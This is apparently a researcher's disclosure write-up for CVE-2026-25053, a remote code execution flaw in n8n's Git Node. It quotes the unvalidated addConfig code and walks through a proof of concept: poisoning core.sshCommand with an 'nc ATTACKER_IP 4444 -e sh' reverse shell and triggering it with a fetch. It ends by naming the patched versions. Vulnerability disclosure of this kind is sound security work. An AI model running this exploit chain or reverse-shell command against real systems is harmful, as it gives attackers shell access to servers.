TL;DR but not really
Advisory: CVE-2026-25053
One day, while hunting for vulnerabilities on n8n, the Git Node caught my attention, and I started investigating what I could do with it. Naturally, my primary goal was to find a way to achieve RCE.
At first glance, the node appeared harmless. However, after a bit of research, I realized a configuration parameter called core.sshCommand. When I looked deeper into n8n code, I realized that the input parameters were being set without any validation checks.
My path was now clear: I would set core.sshCommand to the command I intended to execute, and then trigger a git fetch operation via SSH.
The Flaw
I looked into packages/nodes-base/nodes/Git/Git.node.ts to see how n8n handles this addConfig operation. And well, it was exactly what I suspected:
1
2
3
4
5
6
7
8
} else if (operation === 'addConfig') {
    // ...
    const key = this.getNodeParameter('key', itemIndex, '') as string;
    const value = this.getNodeParameter('value', itemIndex, '') as string;
    // ...
    await git.addConfig(key, value, append);  // <-- Direct pass-through
    // ...
}
There is absolutely no validation. The key and value parameters are taken directly from the user input and passed straight to the library. No allow-list, no sanitization, nothing. It’s a straight shot to git config.
The Exploit (PoC)

So, the plan is simple:
- Clone a Repo: We need a git repo to work on.
- Poison the Config: We use the vulnerable
addConfigoperation to setcore.sshCommandto our malicious payload. - Trigger: We force Git to use SSH (and thus run our command) by adding a fake remote and trying to fetch from it.
Here is the step-by-step breakdown:
Step 1: Clone the repository
First, I just cloned a random repository to have a working directory.
- Operation: Clone to /tmp/exploit path
- Repo: Any public repo (e.g.,
https://github.com/fatihhcelik/PathFinder)
Step 2: Add a remote URL
Next, I added a remote URL that forces the use of SSH. It doesn’t matter if the host is fake, we just need Git to try to connect.
- Operation: addConfig
- Key:
remote.origin.url - Value:
git@fakehost.com:user/repo.git
Step 3: Inject the payload
This is the main exploit step. We set the core.sshCommand to our payload.
- Operation: addConfig
- Key:
core.sshCommand - Value:
sh -c 'nohup nc ATTACKER_IP 4444 -e sh >/dev/null 2>&1 &'
Step 4: Trigger the payload
Finally, I triggered a fetch operation. Git saw the SSH URL, looked up core.sshCommand to see how to connect, and just like that, it executed my command instead of ssh.
- Operation: Fetch
The Result: A reverse shell.
The issue has been fixed in n8n versions 2.5.0, and 1.123.10. Users should upgrade to this version or later to remediate the vulnerability.